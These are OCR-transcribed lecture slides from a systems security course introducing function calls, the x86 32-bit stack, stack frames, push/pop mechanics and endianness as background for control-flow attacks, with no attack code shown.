CS326 – Systems Security

Lecture 11

Control-flow Attacks

Elias Athanasopoulos
athanasopoulos.elias@ucy.ac.cy

Functions

- Software is composed by several functions
  - `main()`, `printf()`, `malloc()`, `create_user()`, etc.
- Functions allow code re-use
  - Whenever you want to display a message you simply call `printf`
- In a program a function can call a function, and then another function
  - All this function chaining is called **control flow**

The life of a function

- Whenever a function is called, the control flow of the program is changed
  - We need to do this transparently
  - Once the function is finished the control flow should be resumed
- Functions may take arguments
- Functions may return data
- Functions may create local data

Vocabulary

- When a function `foo` is called
  - `foo` is the callee
  - The address that called the function is called **call site** (or caller)

The stack

- Functions need memory for their work
  - This is the stack
- This memory is for short lived data
  - Once the function is finished we can get rid of the data involved
- Architecture dependent
  - The main idea does not change
- The stack may hold several things
  - Function arguments, the return address, the old frame pointer, local arguments


Stack of Intel (32-bit)

- The stack grows from higher-memory addresses to lower-memory addresses
  - It is like the stack is flipped upside down
- The top of the stack is always kept in a hardware register (`%esp`)
- Each function creates a new **stack frame** upon executing
  - A virtual portion inside the stack
  - The stack frame is destroyed once the functions is finished
- The top of the stack frame is kept in a hardware register (`%ebp`)

Stack insertion

- `push %eax`


```
sub 0x4, %esp
mov %eax, (%esp)
```



Stack insertion

- `push %eax`

```
sub 0x4, %esp
mov %eax, (%esp)
```




Stack deletion

- `pop %eax`

```
mov %(esp), %eax
add 0x4, %esp
```

High-memory addresses



0xff

(0xffffa4b2) %esp


top of stack (0x42)

Low-memory addresses

Stack deletion

- `pop %eax`

```
mov %(esp), %eax
add 0x4, %esp
```



High-memory addresses


new top (0xff)

(0xffffa4b6) %esp

%eax holds 0x42

Low-memory addresses

Stack frame in Intel 32-bit



High-memory addresses

Function arguments

Return Address

`%ebp`
(frame pointer)


Environment
(e.g., `argv`)

Local variables

Low-memory addresses

Endianness

- Assume the 32-bit word: `0x0A0B0C0D`
- Two possible ways to store it in memory



Little Endian (Intel)

0x0D 0x0C 0x0B 0x0A


Low Mem High Mem

Big Endian (Motorola)

0x0A 0x0B 0x0C 0x0D


Low Mem High Mem

Example



